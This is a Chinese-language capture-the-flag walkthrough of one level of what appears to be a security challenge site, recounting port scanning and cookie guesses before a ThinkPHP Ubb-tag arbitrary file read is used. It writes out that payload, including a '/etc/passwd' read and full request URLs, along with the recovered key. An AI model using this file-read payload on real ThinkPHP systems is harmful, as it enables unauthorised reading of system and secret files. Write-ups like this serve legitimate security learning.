secure 标志是指定 cookie 要在 https 的传输协议中才会给带上的，现在的访问的是正常的 http 的协议，所以 cookie 不会被设置 上，那么肯定是顺手就在发包中加上了这个 cookie，试试看。也没有什么反应。然后就去研究这个 md5，发现解开是 dispaly 这样子的，客服说是手 误了，不要在意。也没有什么能挖掘的。就去找 secure 相关的，也就是这个服务中的 https。然后发现 443 端口是没有开放的，没有什么收获。那么就 nmap 扫一下端口看看吧。open 的只有 80，就去测试会不会有端口复用的情况，在 80 端口中还使用了 https 这个服务。

https://attack.onebox.so.com/jdad3f8fasd0d-main.html
https://attack.onebox.so.com:80/jdad3f8fasd0d-main.html

没有什么特殊的，很蛋疼。还是找不到入手的地方，想到 https 443 端口没开放的话，就去测试一下 8443 端口，发现了有一些异常，8443 端口在 nmap 中是 filtered，测试了一会，也没办法利用。还在想会 不会是最近很火的 openssl，使用 payload 打了 80 端口试了试，并没有什么反应。

这个时候，客服说我和死猫都在第十关没有进展，那么可以确定不应该从端口这个方向入手，果断要换个思路。

后来甚至还找出来做伪静态之前的源文件出来，发现了 500 的响应，很桑心。

http://attack.onebox.so.com/Lib/Action/Jdad3f8fasd0dAction.class.php

都一直在迷茫地测试着各种。

甚至还把那个 display post 提交到了页面上，也没有反应，后来发现，其实这里已经很接近了，但是还是不对。

直到后来，死猫做出来了，我还没有什么进展。最后是在想 display 用怎么用的时候，是一个 name=value 的形式，然后想到了那个 actf 上的 `way = "H4ck_F0r_Fun!GoGoGo!`，是不是也要来试试看。然后就用 get 方式提交 `?display= 5842b0a0df2d52533c241c6ec26089a8` 作为参数。这个时候有了不一样的回显。

http://attack.onebox.so.com/jdad3f8fasd0d-main.html?display=5842b0a0df2d52533c241c6ec26089a8

菊花一紧，没有这样子玩的，居然把 cookie 拿去 get 提交。桑心了。

然后就是提示要去读取文件，这个比较简单。在 wooyun 上找找 thinkphp 的漏洞，然后发现了几个，有一个是代码执行的，测了一个没测出来。再换个姿势，既然他要我们来读文件，那么就去找读取源码、读取文件的漏洞。

google hacking 一发：site:wooyun.org thinkphp 读取源码

百度出来的第一条就是了，我真是有特殊的搜索技巧啊。

WooYun: ThinkPHP 的 Ubb 标签漏洞读取任意内容

然后就是测试这个漏洞。

漏洞的描述是这样子的：

当 path=[code language=""][/code]/etc/passwd[/code]

成功读取对应内容。

那么我们也来仿照他的。

```
path=/home/s/pwd/1bbba54560cd4735b4c479ac5c30349e.txt[/code ]
```

这样子来显示出 key 的内容。

```
http://attack.onebox.so.com/jdad3f8fasd0d-main.html?display=5842b0a0d
f2d52533c241c6ec26089a8&path=/home/s/pwd/1bbba54560cd4735b4c479ac5c30
349e.txt[/code ]
```

获取了一个

```
check:d914e3ecf6cc481114a3f534a5faf90b$28159b405e970344e0b55a6b247f89
f3|e1766018236b861fd7090936a682b8ea
```

这样子的字符串，整个拿去提交就可以了。